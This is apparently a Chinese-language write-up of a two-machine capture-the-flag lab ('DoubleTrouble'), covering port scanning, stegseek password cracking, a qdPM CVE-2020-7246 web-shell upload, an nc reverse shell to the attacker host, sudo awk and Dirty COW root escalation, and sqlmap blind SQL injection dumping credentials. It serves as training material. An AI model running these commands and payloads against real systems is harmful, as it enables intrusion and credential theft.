

信息收集

主机发现

端口扫描

```
└─$ nmap -Pn -n -p- -v 192.168.56.119
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-17 09:46 EST
Initiating Connect Scan at 09:46
Scanning 192.168.56.119 [65535 ports]
Discovered open port 80/tcp on 192.168.56.119
Discovered open port 22/tcp on 192.168.56.119
Completed Connect Scan at 09:46, 13.73s elapsed (65535 total ports)
Nmap scan report for 192.168.56.119
Host is up (0.0024s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Read data files from: /usr/bin/../../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 13.79 seconds
```

服务识别

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 6a:fe:d6:17:23:cb:90:79:2b:b1:2d:37:53:97:46:58 (RSA)
|   256 5b:c4:68:d1:89:59:d7:48:b0:96:f3:11:87:1c:08:ac (ECDSA)
|_  256 61:39:66:88:1d:8f:f1:d0:40:61:1e:99:c5:1a:1f:f4 (ED25519)
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_ http-title: qdPM | Login
|_ http-favicon: Unknown favicon MD5: B0BD48E57FD398C5DA8AE8F2CCC8D90D
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.38 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

WEB页面信息收集

目录遍历

```
[09:57:01] 403 - 279B - /.php
[09:57:28] 301 - 318B - /backups → http://192.168.56.119/backups/
[09:57:28] 200 - 745B - /backups/
[09:57:31] 200 - 0B - /check.php
[09:57:35] 301 - 315B - /core → http://192.168.56.119/core/
[09:57:35] 301 - 314B - /css → http://192.168.56.119/css/
[09:57:41] 200 - 894B - /favicon.ico
[09:57:46] 301 - 317B - /images → http://192.168.56.119/images/
[09:57:46] 200 - 2KB - /images/
[09:57:47] 200 - 6KB - /index.php
[09:57:47] 200 - 7KB - /index.php/login/
[09:57:47] 301 - 318B - /install → http://192.168.56.119/install/
[09:57:47] 200 - 2KB - /install/index.php?upgrade/
[09:57:47] 200 - 2KB - /install/
[09:57:48] 200 - 2KB - /js/
[09:58:06] 200 - 470B - /readme.txt
[09:58:07] 200 - 26B - /robots.txt
[09:58:08] 301 - 317B - /secret → http://192.168.56.119/secret/
[09:58:08] 200 - 957B - /secret/
[09:58:09] 403 - 279B - /server-status
[09:58:09] 403 - 279B - /server-status/
[09:58:14] 301 - 319B - /template → http://192.168.56.119/template/
[09:58:14] 200 - 2KB - /template/
[09:58:17] 301 - 318B - /uploads → http://192.168.56.119/uploads/
[09:58:17] 200 - 1KB - /uploads/
```

可以直接配置数据库

源码泄露风险

有个图片

前端源码审计

index

提交有csrftoken

漏洞发现

readme

源码泄露<-----阅读源码发现是个CMS,且有已知漏洞

install

账号密码爆破,命令注入?

secret

隐写文件存在密码,但是还没解决

漏洞挖掘

边界突破

隐写术

安装stegseek进行爆破

```
stegseek --crack hide.jpg rockyou.txt #密码爆破
stegseek --crack hide.jpg rockyou.txt -xf hide#文件提取 -xf提取出的文件
```

```
(kali㉿kali)-[~/doubletrouble]
$ stegseek --crack doubletrouble.jpg rockyou.txt -xf hide
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "92camaro"
[i] Original filename: "creds.txt".
[i] Extracting to "hide".

(kali㉿kali)-[~/doubletrouble]
$ cat hide
otisrush@localhost.com
otis666
```

CVE-2020-7246

修改代码的换行问题

```
66     }
67     return request_1
68
69
70 def req(userid, username, csrftoken_, EMAIL, HOSTNAME):
71     request_1 = multiform(userid, username, csrftoken_, EMAIL, HOSTNAME, '.htaccess')
72     new = session_requests.post(HOSTNAME + 'index.php/myAccount/update',
73 files=request_1)
74     request_2 = multiform(userid, username, csrftoken_, EMAIL, HOSTNAME,
75     ' ../.htaccess')
76     new1 = session_requests.post(HOSTNAME + 'index.php/myAccount/update',
77 files=request_2)
78     request_3 = {
79         'sf_method': (None, 'put'),
80
81     }
82     return request_3
83
84 def main():
85     url = "http://192.168.56.119/"
86     username = "otisrush"
87     password = "otis666"
88     EMAIL = "otisrush@localhost.com"
89     HOSTNAME = "http://192.168.56.119/"
90     req(userid, username, csrftoken_, EMAIL, HOSTNAME)
91
92 if __name__ == '__main__':
93     main()
```

```
(kali㉿kali)-[~/doubletrouble]
$ python3 50175.py -url "http://192.168.56.119/" -u otisrush@localhost.com -p otis666 1 x
You are not able to use the designated admin account because they do not have a myAccount page.

Backdoor uploaded at - > http://192.168.56.119/uploads/users/?cmd=whoami

(kali㉿kali)-[~/doubletrouble]
$ http://192.168.56.119/uploads/users/?cmd=whoami
```

nc反弹连接

```
nc -e /bin/bash 192.168.56.110 4444 #nc的反弹shell
```

```
users/975295-backdoor.php?cmd=nc -e /bin/bash 192.168.56.110 4444
```

```
(kali㉿kali)-[~/doubletrouble]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.110] from (UNKNOWN) [192.168.56.119] 45364
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
which python
/usr/bin/python
which python3
/usr/bin/python3
python3 -c "import pty;pty.spawn('/bin/bash -e');"
Traceback (most recent call last):
  File "<string>", line 1, in <module>
  File "/usr/lib/python3.7/pty.py", line 156, in spawn
    os.execlp(argv[0], *argv)
  File "/usr/lib/python3.7/os.py", line 554, in execlp
    execvp(file, args)
  File "/usr/lib/python3.7/os.py", line 571, in execvp
    _execvpe(file, args)
  File "/usr/lib/python3.7/os.py", line 594, in _execvpe
    exec_func(file, *argrest)
```

提权


GTFObins提权

```
python -c 'import pty;pty.spawn("/bin/bash");'
www-data@doubletrouble:/var/www/html/uploads/users$ ls -l
ls -l
total 8
-rw-r--r-- 1 www-data www-data 112 Jan 18 02:26 370893-backdoor.php
-rw-r--r-- 1 www-data www-data 112 Jan 17 02:40 975295-backdoor.php
www-data@doubletrouble:/var/www/html/uploads/users$ sudo -l
sudo -l
Matching Defaults entries for www-data on doubletrouble:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on doubletrouble:
    (ALL : ALL) NOPASSWD: /usr/bin/awk
www-data@doubletrouble:/var/www/html/uploads/users$ sudo awk 'BEGIN {system("/bin/bash")}'
loads/users$ sudo awk 'BEGIN {system("/bin/bash")}'
root@doubletrouble:/var/www/html/uploads/users#

root@doubletrouble:/var/www/html/uploads/users#
root@doubletrouble:/var/www/html/uploads/users# id
id
uid=0(root) gid=0(root) groups=0(root)
root@doubletrouble:/var/www/html/uploads/users#

root@doubletrouble:/var/www/html/uploads/users#
```



awk的sudo提权

在 /root/ 下拿出第二台虚拟机

靶机2

信息收集

主机发现

120

端口扫描

22,80

服务识别

```
Host is up (0.00062s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u4 (protocol 2.0)
| ssh-hostkey:
|   1024 e8:4f:84:fc:7a:20:37:8b:2b:f3:14:a9:54:9e:b7:0f (DSA)
|   2048 0c:10:50:f5:a2:d8:74:f1:94:c5:60:d7:1a:78:a4:e6 (RSA)
|_  256 05:03:95:76:0c:7f:ac:db:b2:99:13:7e:9c:26:ca:d1 (ECDSA)
80/tcp    open  http      Apache httpd 2.2.22 ((Debian))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.2.22 (Debian)
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
```

WEB页面信息收集

前端是个登录页面,需要输入账号和密码

目录遍历

没有收获

前端源码审计

没有收获

漏洞发现

密码重用

失败

sql注入

<-----sql注入还没尝试

```
sqlmap -r sqli -p uname
```

```
[13:25:27] [INFO] automatically extending ranges for union query injection technique tests as there is at least one other (potential) technique found
[13:25:24] [INFO] checking if the injection point on POST parameter 'uname' is a false positive
POST parameter 'uname' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 76 HTTP(s) requests:

Parameter: uname (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: uname=1' AND (SELECT 4188 FROM (SELECT(SLEEP(5))))Imlt AND 'GYyT'='GYyTöpsw=16btnLogin=Login

[13:25:47] [INFO] the back-end DBMS is MySQL
[13:25:47] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
web server operating system: Linux Debian 7 (wheezy)
web application technology: Apache 2.2.22, PHP 5.5.38
back-end DBMS: MySQL >= 5.0.12
[13:25:47] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.56.120'

[*] ending @ 13:25:47 /2022-01-18/
```

```
sqlmap -r sqli -p uname --dbms=mysql --dbs#获取数据库
```

```
[13:28:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 7 (wheezy)
web application technology: PHP 5.5.38, Apache 2.2.22
back-end DBMS: MySQL >= 5.0.0
[13:28:32] [INFO] fetching database names
[13:28:32] [INFO] fetching number of databases
[13:28:32] [INFO] retrieved: 2
[13:28:34] [INFO] retrieved: information_schema
[13:29:32] [INFO] retrieved: doubletrouble
available databases [2]:
[*] doubletrouble
[*] information_schema

[13:30:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.56.120'

[*] ending @ 13:30:13 /2022-01-18/
```

```
sqlmap -r sqli -p uname --dbms=mysql -D doubletrouble --tables #获取tables
```

```
users
Database: doubletrouble
[1 table]
+-----+
| users |
+-----+
```

```
sqlmap -r sqli -p uname --dbms=mysql -D doubletrouble -T users --columns #获取列
```

```
Database: doubletrouble
Table: users
[2 columns]
+-----+-----+
| Column | Type      |
+-----+-----+
| password | varchar(255) |
| username | varchar(255) |
+-----+-----+
```

```
sqlmap -r sqli -p uname --dbms=mysql -D doubletrouble -T users -C
username,password --dump #提取账号和密码
```

```
[13:37:57] [INFO] retrieved: clapton
Database: doubletrouble
Table: users
[2 entries]
+-----+-----+
| password | username |
+-----+-----+
| GfsZxc1  | montreux |
| ZubZub99 | clapton  |
+-----+-----+
```

账号无法登录前端,的账号,尝试ssh;第二对账号密码可以登录ssh

提权

脏牛提权

git搜索dirtycow即可获得exp

用法:

1.编译

```
gcc -pthread dirty.c -o dirty -lcrypt
```

2.执行,并生成新的密码

```
./dirty
```

3.切换账号为firefart获得root

```
su firefart
```

4.覆盖掉原来passwd

```
mv /tmp/passwd.bak /etc/passwd
```

这个时候还是只能用firefart登录,为了永久改变密码需要直接用提权的账户改密码

5.修改root的密码

```
passwd
```

总结

主机发现

端口扫描

WEB信息收集

开源CMS漏洞利用

隐写术

密码爆破

GTFObins提权

SQL盲注


脏牛提权

遗漏的信息

1.源码审计后进行现有漏洞的查找



CMS默认账号密码的收集



第二台靶机的sql盲注